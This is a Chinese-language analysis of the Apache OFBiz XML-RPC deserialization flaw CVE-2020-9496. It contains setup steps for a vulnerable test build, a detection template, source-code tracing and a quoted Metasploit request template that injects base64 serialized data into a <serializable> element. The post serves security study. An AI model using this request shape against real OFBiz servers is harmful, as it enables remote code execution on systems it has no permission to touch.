

# CVE-2020-9496 ofbiz反序列化漏洞分析

## 0x00 apache ofbiz介绍

OFBiz是一个非常著名的电子商务平台，是一个非常著名的开源项目，提供了创建基于最新J2EE/XML规范和技术标准，构建大中型企业级、跨平台、跨数据库、跨应用服务器的多层、分布式电子商务类WEB应用系统的框架。OFBiz最主要的特点是OFBiz提供了一整套的开发基于Java的web应用程序的组件和工具。包括实体引擎, 服务引擎, 消息引擎, 工作流引擎, 规则引擎等。

## 0x01 漏洞影响版本

< 17.12.04版本

## 0x02 漏洞环境搭建


- <https://github.com/dwiswant0/CVE-2020-9496>

参考上述文章，搭建漏洞环境：


```
wget http://archive.apache.org/dist/ofbiz/apache-ofbiz-17.12.01.zip
► unzip apache-ofbiz-17.12.01.zip
► cd apache-ofbiz-17.12.01
► sh gradle/init-gradle-wrapper.sh
► ./gradlew cleanAll loadDefault
► ./gradlew "ofbiz --load-data readers=seed,seed-initial,ext"
► ./gradlew ofbiz # Start OFBiz
```

在IDEA中载入整个项目：

使用Gradle进行debug调试，配置如下：



debug启动程序后，访问 <https://localhost:8443/myportal/control/main>。



- 注: 如果遇到 `java.lang.UnsupportedClassVersionError: com/android/build/gradle/AppPlugin : Unsupported major.minor version 52.0` 错误, 把 `at.bxm.gradleplugins:gradle-svntools-plugin:xxx` 这处的xxx改成2.2.1。

## 0x03 POC

id: CVE-2020-9496

info:

name: Apache OFBiz XML-RPC Java Deserialization

author: dwisiswant0

severity: medium

```
# This template detects a Java deserialization vulnerability in Apache
# OFBiz's unauthenticated XML-RPC endpoint /webtools/control/xmlrpc for
# versions prior to 17.12.04.
# --
# References:
# - https://securitylab.github.com/advisories/GHSL-2020-069-apache_ofbiz
```


requests:

```
- raw:
  - |
    POST /webtools/control/xmlrpc HTTP/1.1
    Host: {{Hostname}}
    Content-Type: application/xml
```

```
<?xml version="1.0"?><methodCall>
<methodName>ProjectDiscovery</methodName><params><param>
<value>dwisiswant0</value></param></params></methodCall>
  matchers-condition: and
  matchers:
    - type: word
      words:
        - "faultString"
        - "No such service [ProjectDiscovery]"
        - "methodResponse"
      condition: and
      part: body
    - type: word
      words:
```

- "Content-Type: text/xml"
- part: header
- type: status
- status:
- 200

根据这个yaml, 可以了解到, 当post一个xml的poc过去后, 如果返回包里同时存在 `faultstring`, `No such service [ProjectDiscovery]`, `methodResponse` 证明有漏洞存在。



## 0x04 漏洞分析

根据 `/webtools/control/xmlrpc` 可知, 我们去看webtools下的源码, 来到webapp目录下的web.xml 查看路由情况。

```
<servlet>
  <description>Main Control Servlet</description>
  <display-name>ControlServlet</display-name>
  <servlet-name>ControlServlet</servlet-name>
  <servlet-class>org.apache.ofbiz.webapp.control.ControlServlet</servlet-
class>
  <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>ControlServlet</servlet-name>
  <url-pattern>/control/*</url-pattern>
</servlet-mapping>
```

通过代码可知道, 我们control下面的uri都是转发到ControlServlet控制器当中。跳转到 `org.apache.ofbiz.webapp.control.ControlServlet` 的源码, 在doPost里打下断点。


根据经验, 下面这段代码才是路由器功能具体细分的代码, 在这之前是对一些列的环境变量进行复制。

```

try {
    // the ServerHitBin call for the event is done inside the doRequest
    method
    requestHandler.doRequest(request, response, null, userLogin,
    delegator);
}

```

跟入doRequest函数，先大致的F8走一遍看看。走完第一遍，再走第二遍的时候，根据注释 `// run the request event` 可以知道，



这块会根据uri的不同进行java反射机制跳转到对应的控制类进行操作。跟入runEvent函数：

```

public String runEvent(HttpServletRequest request, HttpServletResponse
response,
    ConfigXMLReader.Event event, ConfigXMLReader.RequestMap requestMap,
String trigger) throws EventHandlerException {
    EventHandler eventHandler = eventFactory.getEventHandler(event.type);
    String eventReturn = eventHandler.invoke(event, requestMap, request,
response);
    if (Debug.verboseOn() || (Debug.infoOn() && "request".equals(trigger)))
Debug.logInfo("Ran Event [" + event.type + ":" + event.path + "#" + event.invoke
+ "] from [" + trigger + "], result is [" + eventReturn + "]", module);
    return eventReturn;
}

```

invoke的出现大概的佐证了我们的想法。跟入invoke：

```

public String invoke(Event event, RequestMap requestMap, HttpServletRequest
request, HttpServletResponse response) throws EventHandlerException {
    String report = request.getParameter("echo");
    if (report != null) {
        BufferedReader reader = null;
        StringBuilder buf = new StringBuilder();
        try {
            // read the inputstream buffer
            String line;
            reader = new BufferedReader(new
InputStreamReader(request.getInputStream()));
            while ((line = reader.readLine()) != null) {
                buf.append(line).append("\n");
            }
        } catch (Exception e) {
            throw new EventHandlerException(e.getMessage(), e);
        }
    }
}

```

```

    } finally {
        if (reader != null) {
            try {
                reader.close();
            } catch (IOException e) {
                throw new EventHandlerException(e.getMessage(), e);
            }
        }
    }
    Debug.logInfo("Echo: " + buf.toString(), module);

    // echo back the request
    try {
        response.setContentType("text/xml");
        Writer out = response.getWriter();
        out.write("<?xml version='1.0' encoding='UTF-8'?>");
        out.write("<methodResponse>");
        out.write("<params><param>");
        out.write("<value><string><![CDATA[");
        out.write(buf.toString());
        out.write("]]></string></value>");
        out.write("</param></params>");
        out.write("</methodResponse>");
        out.flush();
    } catch (Exception e) {
        throw new EventHandlerException(e.getMessage(), e);
    }
} else {
    try {
        this.execute(this.getXmlRpcConfig(request), new
        HttpStreamConnection(request, response));
    } catch (XmlRpcException e) {
        Debug.logError(e, module);
        throw new EventHandlerException(e.getMessage(), e);
    }
}

return null;
}

```

来到 `this.execute` 函数，跟入：

```

public void execute(XmlRpcStreamRequestConfig pConfig,
    ServerStreamConnection pConnection) throws XmlRpcException {
    try {
        Object result = null;
        boolean foundError = false;

        try (InputStream istream = getInputStream(pConfig, pConnection)) {
            XmlRpcRequest request = getRequest(pConfig, istream);
            result = execute(request);
        } catch (Exception e) {
            Debug.logError(e, module);
            foundError = true;
        }

        ByteArrayOutputStream baos;
    }
}

```

```


        OutputStream initialStream;
        if (isContentLengthRequired(pConfig)) {
            baos = new ByteArrayOutputStream();
            initialStream = baos;
        } else {
            baos = null;
            initialStream = pConnection.newOutputStream();
        }

        try (OutputStream ostream = getOutputStream(pConnection, pConfig,
initialStream)) {
            if (!foundError) {
                writeResponse(pConfig, ostream, result);
            } else {
                writeError(pConfig, ostream, new Exception("Failed to read
XML-RPC request. Please check logs for more information"));
            }
        }

        if (baos != null) {
            try (OutputStream dest = getOutputStream(pConfig, pConnection,
baos.size())) {
                baos.writeTo(dest);
            }
        }

        pConnection.close();
        pConnection = null;
    } catch (IOException e) {
        throw new XmlRpcException("I/O error while processing request: " +
e.getMessage(), e);
    } finally {
        if (pConnection != null) {
            try {
                pConnection.close();
            } catch (IOException e) {
                Debug.logError(e, "Unable to close stream connection");
            }
        }
    }
}

```



获取到了value的值，我们跟入看看getRequest函数。

```
protected XmlRpcRequest getRequest(final XmlRpcStreamRequestConfig pConfig,
InputStream pStream)
    throws XmlRpcException {
    final XmlRpcRequestParser parser = new XmlRpcRequestParser(pConfig,
getTypeFactory());
    final XMLReader xr = SAXParsers.newXMLReader();
    xr.setContentHandler(parser);
    try {
        xr.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
        xr.setFeature("http://apache.org/xml/features/nonvalidating/load-
external-dtd", false);
        xr.setFeature("http://xml.org/sax/features/external-general-
entities", false);
        xr.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
        xr.parse(new InputSource(pStream));
    } catch (SAXException | IOException e) {
        throw new XmlRpcException("Failed to parse / read XML-RPC request: "
+ e.getMessage(), e);
    }
    final List<?> params = parser.getParams();
    return new XmlRpcRequest() {
        public XmlRpcRequestConfig getConfig() {
            return pConfig;
        }
        public String getMethodName() {
            return parser.getMethodName();
        }
        public int getParameterCount() {
            return params == null ? 0 : params.size();
        }
        public Object getParameter(int pIndex) {
            return params.get(pIndex);
        }
    };
}
```


在 `xr.parse(new InputSource(pstream));` 对input流数据进行了处理。  
利用msf的exp进行发送测试:

```
POST /webtools/control/xmlrpc HTTP/1.1
Host: localhost:8443
Content-Type: text/xml
Content-Length: 643

<?xml version="1.0"?>
  <methodCall>
    <methodName>#{rand_text_alphanumeric(8..42)}</methodName>
    <params>
      <param>
        <value>
          <struct>
            <member>
              <name>#{rand_text_alphanumeric(8..42)}</name>
              <value>
                <serializable
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">#
{Rex::Text.encode_base64(data)}</serializable>
              </value>
            </member>
          </struct>
        </value>
      </param>
    </params>
  </methodCall>
```



在调试器看到：



从源码上debug不到后，我就根据调试器里的报错来查看具体的类：

```
at org.apache.xmlrpc.parser.ByteArrayParser.characters(ByteArrayParser.java:53) ~[xmlrpc-common-3.1.3.jar:3.1.3]
Caused by: org.xml.sax.SAXParseException: Failed to decode base64 stream.

at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.MapParser.characters(MapParser.java:86) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.XmlRpcRequestParser.characters(XmlRpcRequestParser.java:69) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xerces.parsers.AbstractSAXParser.characters(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanContent(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:~]
... 36 more
Caused by: org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 character: 35
at org.apache.ws.commons.util.Base64$Decoder.write(Base64.java:446) ~[ws-commons-util-1.0.2.jar:~]
Caused by: org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 character: 35

at org.apache.xmlrpc.parser.ByteArrayParser.characters(ByteArrayParser.java:51) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.MapParser.characters(MapParser.java:86) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.XmlRpcRequestParser.characters(XmlRpcRequestParser.java:69) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xerces.parsers.AbstractSAXParser.characters(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanContent(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:~]
... 36 more
```

根据报错，我们知道了，有内容base64解码错误。根据exp可知道 `<serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">#{Rex::Text.encode_base64(data)}</serializable>` 这里面的内容应该是base64后的内容。


然后给 <serializable

xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">MTEx</serializable> 再次发送。

```
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endElement(RecursiveTypeParserImpl.java:103) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.XmlRpcRequestParser.endElement(XmlRpcRequestParser.java:165) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xerces.parsers.AbstractSAXParser.endElement(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLNSDocumentScannerImpl.scanEndElement(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:~]
... 36 more
Caused by: java.io.EOFException Create breakpoint
at java.io.ObjectInputStream$PeekInputStream.readFully(ObjectInputStream.java:2681) ~[?:1.8.0_211]
at java.io.ObjectInputStream$BlockDataInputStream.readShort(ObjectInputStream.java:3156) ~[?:1.8.0_211]
caused by: java.io.EOFException
at java.io.ObjectInputStream.readStreamHeader(ObjectInputStream.java:863) ~[?:1.8.0_211]
